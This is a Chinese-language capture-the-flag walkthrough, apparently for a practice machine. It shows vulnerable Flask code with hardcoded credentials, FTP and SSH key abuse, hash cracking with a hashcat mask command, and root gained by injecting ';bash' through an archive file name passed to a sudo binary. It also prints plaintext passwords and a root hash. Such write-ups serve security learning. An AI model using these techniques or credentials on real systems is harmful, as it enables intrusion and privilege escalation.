@admin_required def dashboard(): user_data = request.cookies.get('user_data') user_info = deserialize_user_data(user_data) if user_info['role'] == 'admin': reports = get_report_by_priority(1) elif user_info['role'] == 'webdev': reports = get_all_reports() return render_template('dashboard/dashboard.html', reports=reports, user_info=user_info) @dashboard_bp.route('/report/', methods=['GET']) @login_required def get_report(report_id): user_data = request.cookies.get('user_data') user_info = deserialize_user_data(user_data) if user_info['role'] in ['admin', 'webdev']: report = get_report_by_id(report_id) return render_template('dashboard/report.html', report=report, user_info=user_info) else: pass @dashboard_bp.route('/delete/', methods=['GET']) @login_required def del_report(report_id): user_data = request.cookies.get('user_data') user_info = deserialize_user_data(user_data) if user_info['role'] in ['admin', 'webdev']: delete_report(report_id) return redirect(url_for('dashboard.dashboard')) else: pass @dashboard_bp.route('/resolve', methods=['POST']) @login_required def resolve(): report_id = int(request.args.get('report_id')) if resolve_report(report_id): flash('Report resolved successfully!', 'success') else: flash('Error occurred while trying to resolve!', 'error') return redirect(url_for('dashboard.dashboard')) @dashboard_bp.route('/change_priority', methods=['POST']) @admin_required def change_priority(): user_data = request.cookies.get('user_data') user_info = deserialize_user_data(user_data) if user_info['role'] not in ['webdev', 'admin']: flash('Not enough permissions. Only admins and webdevs can change report priority.', 'error') return redirect(url_for('dashboard.dashboard')) report_id = int(request.args.get('report_id')) priority_level = int(request.args.get('priority_level')) if change_report_priority(report_id, priority_level): flash('Report priority level changed!', 'success') else: flash('Error occurred while trying to change the priority!', 'error') return redirect(url_for('dashboard.dashboard')) @dashboard_bp.route('/create_pdf_report', methods=['GET', 'POST']) @admin_required def create_pdf_report(): global pdf_report_path if request.method == 'POST': report_url = request.form.get('report_url') try: scheme = urlparse(report_url).scheme hostname = urlparse(report_url).netloc dissallowed_schemas = ["file", "ftp", "ftps"] if (scheme not in dissallowed_schemas) and ((socket.gethostbyname(hostname.split(":")[0]) != '127.0.0.1') or (hostname in allowed_hostnames)): urllib_request = urllib.request.Request( report_url, headers={'Cookie': 'user_data=eyJ1c2VyX2lkIjogMSwgInVzZXJuYW1lIjogImFkbWluIiwgInJvbGUiOiAiYWRtaW4ifXwzNDgyMjMzM2Q0NDRhZTBlNDAyMmY2Y2M2NzlhYzlkMjZkMWQxZDY4MmM1OWM2MWNmYmVhM'} ) response = urllib.request.urlopen(urllib_request) html_content = response.read().decode('utf-8') pdf_filename = f'{pdf_report_path}/report_{str(random.randint(10000, 90000))}.pdf' pdfkit.from_string(html_content, pdf_filename) return send_file(pdf_filename, as_attachment=True) else: flash('Invalid URL', 'error') except Exception as e: flash('Unexpected error!', 'error') return render_template('dashboard/create_pdf_report.html') @dashboard_bp.route('/backup', methods=['GET']) @admin_required def backup(): source_directory = os.path.abspath(os.path.dirname(__file__) + '../../../') current_datetime = datetime.now().strftime("%Y%m%d%H%M%S") backup_filename = f'app_backup_{current_datetime}.zip' with zipfile.ZipFile(backup_filename, 'w', zipfile.ZIP_DEFLATED) as zipf: for root, _, files in os.walk(source_directory): for file in files: file_path = os.path.join(root, file) arcname = os.path.relpath(file_path, source_directory) zipf.write(file_path, arcname=arcname) try: ftp = FTP('ftp.local') ftp.login(user='ftp_admin', passwd='u3jai8y71s2') ftp.cwd('/') with open(backup_filename, 'rb') as file: ftp.storbinary(f'STOR {backup_filename}', file) ftp.quit() os.remove(backup_filename) flash('Backup and upload completed successfully!', 'success') except Exception as e: flash(f'Error: {str(e)}', 'error') return redirect(url_for('dashboard.dashboard'))
上面的檔案可以看到
1 2 3 ftp = FTP('ftp.local') ftp.login(user='ftp_admin', passwd='u3jai8y71s2') ftp.cwd('/')

所以我去查一下要怎麼直接透過URL直接使用FTP伺服器
然後嘗試看看

結果是成功進到伺服器裡面,還有幾個重要的檔案都下載來看看


看起來是一個ssh key
好像是在說這個key還有一個密碼之類的
然後修復一下key的格式

網路上找到如何解密ssh key
照著步驟做發現得到一個很重要的訊息是在說ssh有個用戶叫做 dev_acc 之前枚舉的時候沒看到的

於是就用這個key輕鬆登入
到這邊就 user.txt 了
Enumeration again
一進去直接先測試 sudo -l 不過我們沒有密碼沒辦法看於是乎就先 linpeas 一下下面是我整理出覺得比較有用的資訊
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN - tcp 0 0 0.0.0.0:80 0.0.0.0:* LISTEN - tcp 0 0 127.0.0.53:53 0.0.0.0:* LISTEN - tcp 0 0 172.21.0.1:21 0.0.0.0:* LISTEN - tcp 0 0 127.0.0.1:21 0.0.0.0:* LISTEN - tcp 0 0 127.0.0.1:4444 0.0.0.0:* LISTEN - tcp 0 0 127.0.0.1:8080 0.0.0.0:* LISTEN - tcp 0 0 127.0.0.1:42381 0.0.0.0:* LISTEN - tcp6 0 0 :::22 :::* LISTEN - adam:x:1002:1002:,,,:/home/adam:/bin/ bash dev_acc:x:1001:1001:,,,:/home/dev_acc:/bin/bash lopez:x:1003:1003:,,,:/home/lopez:/bin/bash root:x:0:0:root:/root:/bin/bash -rw-r--r-- 1 root root 3771 Jan 6 2022 /etc/skel/.bashrc -rw-r--r-- 1 dev_acc dev_acc 3771 Sep 17 2023 /home/dev_acc/.bashrc -rw-r--r-- 1 root root 3771 Feb 25 2020 /snap/core20/2015/etc/skel/.bashrc -rw-r--r-- 1 root root 3771 Feb 25 2020 /snap/core20/2182/etc/skel/.bashrc -rw-r--r-- 1 root root 3771 Jan 6 2022 /snap/core22/1122/etc/skel/.bashrc -rw-r--r-- 1 root root 3771 Jan 6 2022 /snap/core22/864/etc/skel/.bashrc -rw-r--r-- 1 root root 807 Jan 6 2022 /etc/skel/.profile -rw-r--r-- 1 dev_acc dev_acc 807 Sep 17 2023 /home/dev_acc/.profile -rw-r--r-- 1 root root 807 Feb 25 2020 /snap/core20/2015/etc/skel/.profile -rw-r--r-- 1 root root 807 Feb 25 2020 /snap/core20/2182/etc/skel/.profile -rw-r--r-- 1 root root 807 Jan 6 2022 /snap/core22/1122/etc/skel/.profile -rw-r--r-- 1 root root 807 Jan 6 2022 /snap/core22/864/etc/skel/.profile /var/www/app/blueprints/auth/users.sql /var/www/app/blueprints/auth/users.db Found /var/lib/command-not-found-backup/commands.db: SQLite 3.x database, last written using SQLite version 3037002, file counter 5, database pages 881, cookie 0x4, schema 4, UTF-8, version-valid-for 5 Found /var/lib/fwupd/pending.db: SQLite 3.x database, last written using SQLite version 3037002, file counter 3, database pages 6, cookie 0x5, schema 4, UTF-8, version-valid-for 3 Found /var/lib/PackageKit/transactions.db: SQLite 3.x database, last written using SQLite version 3037002, file counter 5, database pages 8, cookie 0x4, schema 4, UTF-8, version-valid-for 5 Found /var/www/app/blueprints/auth/users.db: SQLite 3.x database, last written using SQLite version 3037002, file counter 18, database pages 4, cookie 0x1, schema 4, UTF-8, version-valid-for 18 Found /var/www/app/blueprints/report/reports.db: SQLite 3.x database, last written using SQLite version 3034001, file counter 69, database pages 3, cookie 0x1, schema 4, UTF-8, version-valid-for 69 -> Extracting tables from /var/lib/command-not-found-backup/commands.db (limit 20) -> Extracting tables from /var/lib/fwupd/pending.db (limit 20) -> Extracting tables from /var/lib/PackageKit/transactions.db (limit 20) -> Extracting tables from /var/www/app/blueprints/auth/users.db (limit 20) -> Extracting tables from /var/www/app/blueprints/report/reports.db (limit 20)
看到還有一個用戶叫做 lopez
所以去記錄檔看看有沒有遺落的資訊
zgrep 可以查詢gz壓縮檔裡面的資訊
這樣就先得到這個帳戶 lopez:Lopezz1992%123

剛剛linpeas還有看到一些資料庫是可以訪問的所以看一下這個儲存users.db的資料庫

用 hashcat
工具有時候會誤判類型或給出錯誤的資訊向這次使用nth看hash類別的時候就順著錯誤的類別找下去浪費很多時間
hashcat直接執行的時候也會和你講說他認為可能是什麼類別
得到一組密碼 adam gray
由於他不能用來登入 adam 的 ssh (剛剛linpeas有得到這個資訊)
來試試看其他服務能不能登入在剛剛LFI的時候我們就知道這台server上有ftp

於是乎我們試試看能不能用這個密碼進入ftp

然後用scp把檔案送回本地解析一下
run-tests.sh
1 2 3 4 5 6 7 8 9 10 11 12 13 #!/bin/bash # List playbooks ./runner1 list # Run playbooks [Need authentication] # ./runner run [playbook number] -a [auth code] #./runner1 run 1 -a "UHI75GHI****" # Install roles [Need authentication] # ./runner install [role url] -a [auth code] #./runner1 install http://role.host.tld/role.tar -a "UHI75GHI****"
runner1.c
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 // Version : 1 #include <stdio.h> #include <stdlib.h> #include <string.h> #include <dirent.h> #include <openssl/md5.h> #define INVENTORY_FILE "/opt/playbooks/inventory.ini" #define PLAYBOOK_LOCATION "/opt/playbooks/" #define ANSIBLE_PLAYBOOK_BIN "/usr/bin/ansible-playbook" #define ANSIBLE_GALAXY_BIN "/usr/bin/ansible-galaxy" #define AUTH_KEY_HASH "0feda17076d793c2ef2870d7427ad4ed" int check_auth(const char* auth_key) { unsigned char digest[MD5_DIGEST_LENGTH]; MD5((const unsigned char*)auth_key, strlen(auth_key), digest); char md5_str[33]; for (int i = 0; i < 16; i++) { sprintf(&md5_str[i*2], "%02x", (unsigned int)digest[i]); }
我們可以看到腳本使用傳入密碼參數給程式是用#./runner1 run 1 -a "UHI75GHI****"
在原始碼可以看到程式驗證密碼的md5 hash用"0feda17076d793c2ef2870d7427ad4ed"

所以這邊試試看用掩碼攻擊來破解這個密碼看前面的字元規律,我猜後四碼都會是大寫字母+數字的組合於是我用
hashcat -a 3 -m 0 ha.ha UHI75GHI?1?1?1?1 --custom-charset1 ?u?d
於是得到密碼 UH75GHINKOP

上面得到帳戶 lopez 後 sudo -l 後看到一個執行檔分析一下
Reverse
runner2 Decompile

這個安裝函式裡面的 install /usr/bin/ansible-galaxy
似乎是直接調用系統執行安裝指令所以嘗試看能不能在這邊找到命令注入的點
func_installRole

這個驗證函式裡面的hash值和我們在runner1拿到的密碼完全一樣
0feda17076d793c2ef2870d7427ad4ed:UHI75GHINKOP
func_check_auth
這邊建立一個檔案名稱包含;bash的壓縮檔讓他能讀到在寫一個這個程式所需的json檔案,並且輸入剛剛的密碼當作auth_code假如成功讀取的話程式調用的指令執行完後會執行我們所需要的指令回傳一個shell給我們,不過我們是用sudo的權限執行的,所以得到的shell將會是root的
執行後成功拿到root
1 root:$y$j9T$uiniFHjBFerbO..eAx7bI1$A6O8Lt6NG3BS33humdTtnyFe3uTcM3Gew1gldp0S2r:19656:0:99999:7::